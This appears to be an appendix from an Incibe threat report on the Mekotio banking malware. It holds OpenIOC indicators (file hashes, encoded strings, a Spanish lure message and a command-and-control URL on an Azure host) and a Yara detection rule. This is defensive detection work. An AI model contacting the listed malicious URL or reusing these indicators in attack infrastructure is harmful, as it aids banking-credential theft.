  <short_description>Mekotio</short_description>
  <authored_by>Incibe</authored_by>
  <authored_date>2020-07-30T22:10:56</authored_date>
  <links />
  <definition>hay
    <Indicator operator="OR" id="4e7451b1-7e75-4633-ae3c-9d14ed8bfb71">
      <IndicatorItem id="0f98a13f-43dc-4018-b361-3b3eb986a34c" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">a5e3285f76d05ae20274cff6d7084fe3</Content>
      </IndicatorItem>
      <IndicatorItem id="464564ee-6f92-4944-be9f-c25d420e1051" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content type="string">6b215c986b7a48d80a093e44edd76008a316ccb6</Content>
      </IndicatorItem>
      <IndicatorItem id="f247a4b1-2061-440d-bbe9-983c8680dbd7" condition="is">
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content
type="string">9572a6e0d50bd67c35cb70653661719c6c8034254f55e4693cfbafb2768c59c</Content>
      </IndicatorItem>
      <Indicator operator="AND" id="57b45b1b-6f69-4d45-8afa-db0a5bdfe17d">
        <IndicatorItem id="9ff95df6-1600-461f-9c3d-aa9ed76d99a1" condition="contains">
          <Context document="FileItem" search="FileItem/FileExtension" type="mir" />
          <Content type="string">dll</Content>
        </IndicatorItem>
        <IndicatorItem id="96d28795-c622-42d0-9b34-7b248938e1b4" condition="contains">
          <Context document="FileItem" search="FileItem/PEInfo/Exports/ExportedFunctions/string" type="mir" />
          <Content type="string">EQV9HXHNF89GP775AL0YG3TNO2EFCB8E3V</Content>
        </IndicatorItem>
        <IndicatorItem id="54253834-ac06-447e-93e0-888260473cd0" condition="contains">
          <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
          <Content
type="string">48A543EE1E1C081EC87298CA6E984D2BF2592ABF62F51240FA2DC7659A39094BF224DD7
```

```

380DA15B5147DA041549F48E36791C71ED70021D9CD6D8AB15043EF14C16D83DC1C0ECAD90050EB7
9BC7EA43DE77EB692428EFA669E23A35A8CB2122CF82265</Content>

</IndicatorItem>
<IndicatorItem id="f85bb008-fd17-47da-bafe-26dcbfe565fd" condition="contains">
  <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
  <Content
type="string">5EF33EF32A3255D70435EB6282BD62925585ABEB2EA059F43F84E142ED6988CA698EBA1
2144C973C9E4D3ADA7FBBB0A520D976DE153AEA194BE7160378</Content>
</IndicatorItem>
<IndicatorItem id="8221d64b-a320-4c47-af43-5792b5fc5b65" condition="contains">
  <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
  <Content type="string">51F10D31E61A4825DC0FC20A39E50635C8CE61E21D</Content>
</IndicatorItem>
</Indicator>
<Indicator operator="AND" id="ad79f216-b108-41df-8ca2-e127005f9161">
  <Indicator operator="OR" id="32e122b5-7cdd-4dfb-bac7-4be2396ecc7b">
    <IndicatorItem id="cde9e415-344e-4a85-9499-8c405f6765b1" condition="contains">
      <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
      <Content type="string">Hola, Enviamos un codigo como simulacion de transaccion para validar y
sincronizar su dispositivo.</Content>
    </IndicatorItem>
    <IndicatorItem id="c457dc04-b3ea-4a4c-94b9-eefca95ced88" condition="contains">
      <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
      <Content type="string">http://htserverths.westus2.cloudapp.azure.com/?oriudfjdfij88</Content>
    </IndicatorItem>
    <IndicatorItem id="34070b75-5188-468c-9748-272411db37c2" condition="contains">
      <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
      <Content
type="string">MusAERGfaH8SjBVKplZDn31JNTb7LOioF6Uqz4xheI0k52vXdcm9gPrtQC</Content>
    </IndicatorItem>
    <IndicatorItem id="bbae2406-dbb9-40d1-b93c-c5d546ddfcce" condition="contains">
      <Context document="ProcessItem" search="ProcessItem/StringList/string" type="mir" />
      <Content type="string">744-GOD3--02-02</Content>
    </IndicatorItem>
  </Indicator>
</Indicator>
</Indicator>
</definition>
</ioc>

```

Anexo 2: reglas Yara

La siguiente regla Yara ha sido creada exclusivamente para la detección de muestras relacionadas con esta campaña.

```
rule MekotioDLL64: MekotioFamily
{
  meta:
    description = "Mekotio DLL"
    author = "Incibe"
    version = "0.1"

  strings:
    $sep = {34 37 41 31 34 31 46 35 37 39 45 38 30 46 30 35 32 46 44 44 36 35 41 45 35 34 46 42 37 46 39
33 38 43 43 34 36 32 38 45 39}
    $f1 = {35 45 46 33 33 45 46 33 32 41 33 32 35 35 44 37 30 34 33 35 45 42 36 32 38 32 42 44 36 32 39
32 35 35 38 35 41 42 45 42 32}
    $f2 = {41 36 45 38 34 42 33 45 32 35 33 41 42 44 35 31 43 30 41 30 38 45 38 44 45 39 35 32 43 33 42
33}

  condition:
    $sep and $f1 and $f2
}
```